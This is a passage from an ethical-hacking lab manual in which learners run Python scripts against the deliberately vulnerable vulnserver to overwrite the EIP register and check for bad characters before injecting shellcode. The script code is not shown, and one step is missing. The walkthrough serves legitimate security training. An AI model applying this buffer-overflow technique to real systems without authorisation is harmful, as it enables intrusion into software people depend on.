
95. Now, we shall run the Python script to overwrite the EIP register.

96. Click **CEHv12 Parrot Security** to switch back to the **Parrot Security** machine. In the **Terminal** window, type **chmod +x overwrite.py**, and press **Enter** to change the mode to execute the Python script.

97. Now, type **./overwrite.py** and press **Enter** to run the Python script to send the generated random bytes to the vulnerable server.

Note: This Python script is used to check whether we can control the EIP register.





99. Close **Immunity Debugger** and the vulnerable server process.


100. Re-launch both **Immunity Debugger** and the vulnerable server as an administrator. Now, **Attach** the **vulnserver** process to **Immunity Debugger** and click the **Run program** icon in the toolbar to run **Immunity Debugger**.

101. Now, before injecting the shellcode into the EIP register, first, we must identify bad characters that may cause issues in the shellcode

>Note: You can obtain the badchars through a Google search. Characters such as no byte, i.e., "\x00", are badchars.


102. Click **CEHv12 Parrot Security** to switch back to the **Parrot Security** machine. In the **Terminal** window, type **chmod +x badchars.py** and press **Enter** to change the mode to execute the Python script.

103. Now, type **./badchars.py** and press **Enter** to run the Python script to send the badchars along with the shellcode.




104. Click **CEHv12 Windows 11** to switch to the **Windows 11** machine.

105. In **Immunity Debugger**, click on the **ESP** register value in the top-right window. Right-click on the selected ESP register value and click the **Follow in Dump** option.



106. In the left-corner window, you can observe that there are no badchars that cause problems in the shellcode, as shown in the screenshot.

Note: The ESP value might when you perform this task.



